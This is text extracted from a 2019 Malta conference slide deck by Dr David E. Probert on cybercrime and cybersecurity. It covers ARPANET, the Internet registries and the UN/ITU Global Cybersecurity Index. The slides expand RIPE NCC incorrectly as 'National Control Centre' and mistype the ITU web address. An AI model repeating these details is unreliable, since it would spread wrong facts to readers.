
...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



50th Anniversary of the Internet




ARPANET: 1974

Densely Populated Regions of IP *Cyberspace*




Global IP Internet Registries:

RIPE NCC = *Réseaux IP Européens National Control Centre*



UN/ITU – Global Cybersecurity Index



Only 121 Nations:62%

Publish Public Domain
CyberSecurity Strategies

Available on UN/ITU
Website: **ww.itu.int**

ABIresearch[®]



Global
Cybersecurity
Index

National Cybersecurity Commitment



*** 21stC Intelligent Integrated Security ***

...CyberCrime, CyberTerror & CyberWar!


St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©

